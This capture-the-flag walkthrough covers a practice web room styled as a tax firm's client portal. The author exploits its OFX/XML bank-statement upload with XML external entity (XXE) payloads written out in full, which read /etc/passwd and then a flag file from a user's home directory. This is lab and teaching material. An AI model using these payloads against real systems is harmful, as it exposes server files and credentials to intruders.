
Holloway
Margaret Holloway's tax firm portal accepts OFX/XML uploads for bank-statement reconciliation. Greta wrote the importer one snowed-in February in 2014 — the libxml flag pair came from a PHP manual page she had bookmarked at the time.
Room Description
https://dashboard.webverselabs-pro.com/events/holloway
Briefing

Margaret Holloway started the firm in 1988 after twelve years at Price Waterhouse. Her daughters joined in the early 2010s — Greta on the tax side, Caroline on bookkeeping and payroll. The "upload your monthly statement" page on the client portal accepts the Open Financial Exchange file that every major bank's online portal exports. Greta wrote the importer one snowed-in February in 2014 when the firm switched off DropBox attachments. The libxml flag pair came from a PHP manual page she had bookmarked at the time.
Initial Analysis
Alrighty, another day, another daily, this time it's a tax firm we're looking at.

The available endpoints through the navigation menu:
<div class="nav__inner">
    <ul class="nav__menu">
      <li><a href="/" class="nav__link nav__link--active">Home</a></li>
      <li><a href="/services.php" class="nav__link ">Services</a></li>
      <li><a href="/about.php" class="nav__link ">About</a></li>
      <li><a href="/team.php" class="nav__link ">Team</a></li>

      <li><a href="/portal.php" class="nav__link ">Client Portal</a></li>
      <li><a href="/contact.php" class="nav__link ">Contact</a></li>
    </ul>
  </div>
</header>
That /portal.php entry is looking quite nice, let's check that out first.
Finding the bug
First things first, let's try some basic credentials and blind SQLi to see if we can bypass this login.

Well, that seems to have worked?
Turns out, that any pair of credentials gets you through, quite literally, anything, so it's just a dummy login page.
Here on this portal page, there's more or less just one way to go.

There' just a bank statement reconciliation page to open and the others are all fluff.

Well, I'm not quite sure what an OFX file is, but let's look that up.
https://www.propersoft.net/what-is-ofx-format/
OFX files are based on the SGML (Standard Generalized Markup Language) standard and use XML (Extensible Markup Language) tags to structure the data.
So we are looking at an XXE attack potentially.

We can even see the formatting if we just clicked on "...or paste the OFX/XML content directly"
Exploitation
Alrighty, time to fire good ole reliable.
https://portswigger.net/web-security/xxe
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
We can download a sample to get sample data and then include our payload:
<?xml version="1.0" encoding="UTF-8"?>
<?OFX OFXHEADER="200" VERSION="202" SECURITY="NONE" OLDFILEUID="NONE" NEWFILEUID="NONE"?>
<!-- Sample bank statement export for Holloway & Daughters reconciliation.
     Most US banks have a "Download · QuickBooks (.ofx)" button in online
     banking that produces a file like this. Drop your real export into
     the portal page; this sample is provided so you can see the format. -->
<OFX>
  <SIGNONMSGSRSV1>
    <SONRS>
      <STATUS><CODE>0</CODE><SEVERITY>INFO</SEVERITY></STATUS>
      <DTSERVER>20251201080000</DTSERVER>
      <LANGUAGE>ENG</LANGUAGE>
      <FI><ORG>SAMPLE BANK</ORG><FID>3201</FID></FI>
    </SONRS>
  </SIGNONMSGSRSV1>
  <BANKMSGSRSV1>
    <STMTTRNRS>
      <TRNUID>HOLL-2025-11-OPERATING</TRNUID>
      <STATUS><CODE>0</CODE><SEVERITY>INFO</SEVERITY></STATUS>
      <STMTRS>
        <CURDEF>USD</CURDEF>
        <BANKACCTFROM>
          <BANKID>011600033</BANKID>
          <ACCTID>****4291</ACCTID>
          <ACCTTYPE>CHECKING</ACCTTYPE>
        </BANKACCTFROM>
        <BANKTRANLIST>
          <DTSTART>20251101000000</DTSTART>
          <DTEND>20251130235959</DTEND>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251103</DTPOSTED>
            <TRNAMT>-450.00</TRNAMT>
            <FITID>2025110301</FITID>
            <NAME>Reeves Hardware</NAME>
            <MEMO>Invoice 2841</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>CREDIT</TRNTYPE>
            <DTPOSTED>20251107</DTPOSTED>
            <TRNAMT>2400.00</TRNAMT>
            <FITID>2025110702</FITID>
            <NAME>Lattimer Dental</NAME>
            <MEMO>Q4 retainer</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251112</DTPOSTED>
            <TRNAMT>-128.40</TRNAMT>
            <FITID>2025111201</FITID>
            <NAME>Verizon Wireless</NAME>
            <MEMO>Office line · auto-pay</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>CREDIT</TRNTYPE>
            <DTPOSTED>20251118</DTPOSTED>
            <TRNAMT>875.00</TRNAMT>
            <FITID>2025111803</FITID>
            <NAME>Granite Stage Carpentry</NAME>
            <MEMO>October bookkeeping</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251122</DTPOSTED>
            <TRNAMT>-89.99</TRNAMT>
            <FITID>2025112201</FITID>
            <NAME>QuickBooks Online</NAME>
            <MEMO>Subscription · monthly</MEMO>
          </STMTTRN>
        </BANKTRANLIST>
        <LEDGERBAL>
          <BALAMT>14820.18</BALAMT>
          <DTASOF>20251130235959</DTASOF>
        </LEDGERBAL>
      </STMTRS>
    </STMTTRNRS>
  </BANKMSGSRSV1>
</OFX>
We can just change the comment with our payload and the in one of the parameters like <NAME> we can include &xxe;.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<OFX>
  <SIGNONMSGSRSV1>
    <SONRS>
      <STATUS><CODE>0</CODE><SEVERITY>INFO</SEVERITY></STATUS>
      <DTSERVER>20251201080000</DTSERVER>
      <LANGUAGE>ENG</LANGUAGE>
      <FI><ORG>SAMPLE BANK</ORG><FID>3201</FID></FI>
    </SONRS>
  </SIGNONMSGSRSV1>
  <BANKMSGSRSV1>
    <STMTTRNRS>
      <TRNUID>HOLL-2025-11-OPERATING</TRNUID>
      <STATUS><CODE>0</CODE><SEVERITY>INFO</SEVERITY></STATUS>
      <STMTRS>
        <CURDEF>USD</CURDEF>
        <BANKACCTFROM>
          <BANKID>011600033</BANKID>
          <ACCTID>****4291</ACCTID>
          <ACCTTYPE>CHECKING</ACCTTYPE>
        </BANKACCTFROM>
        <BANKTRANLIST>
          <DTSTART>20251101000000</DTSTART>
          <DTEND>20251130235959</DTEND>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251103</DTPOSTED>
            <TRNAMT>-450.00</TRNAMT>
            <FITID>2025110301</FITID>
            <NAME>&xxe;</NAME>
            <MEMO>Invoice 2841</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>CREDIT</TRNTYPE>
            <DTPOSTED>20251107</DTPOSTED>
            <TRNAMT>2400.00</TRNAMT>
            <FITID>2025110702</FITID>
            <NAME>Lattimer Dental</NAME>
            <MEMO>Q4 retainer</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251112</DTPOSTED>
            <TRNAMT>-128.40</TRNAMT>
            <FITID>2025111201</FITID>
            <NAME>Verizon Wireless</NAME>
            <MEMO>Office line · auto-pay</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>CREDIT</TRNTYPE>
            <DTPOSTED>20251118</DTPOSTED>
            <TRNAMT>875.00</TRNAMT>
            <FITID>2025111803</FITID>
            <NAME>Granite Stage Carpentry</NAME>
            <MEMO>October bookkeeping</MEMO>
          </STMTTRN>
          <STMTTRN>
            <TRNTYPE>DEBIT</TRNTYPE>
            <DTPOSTED>20251122</DTPOSTED>
            <TRNAMT>-89.99</TRNAMT>
            <FITID>2025112201</FITID>
            <NAME>QuickBooks Online</NAME>
            <MEMO>Subscription · monthly</MEMO>
          </STMTTRN>
        </BANKTRANLIST>
        <LEDGERBAL>
          <BALAMT>14820.18</BALAMT>
          <DTASOF>20251130235959</DTASOF>
        </LEDGERBAL>
      </STMTRS>
    </STMTTRNRS>
  </BANKMSGSRSV1>
</OFX>
We see the output in the first row now:

An a user appears before us called cpa! Let's try to get a flag from his home directory.
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/cpa/flag.txt"> ]>

Voila, the flag!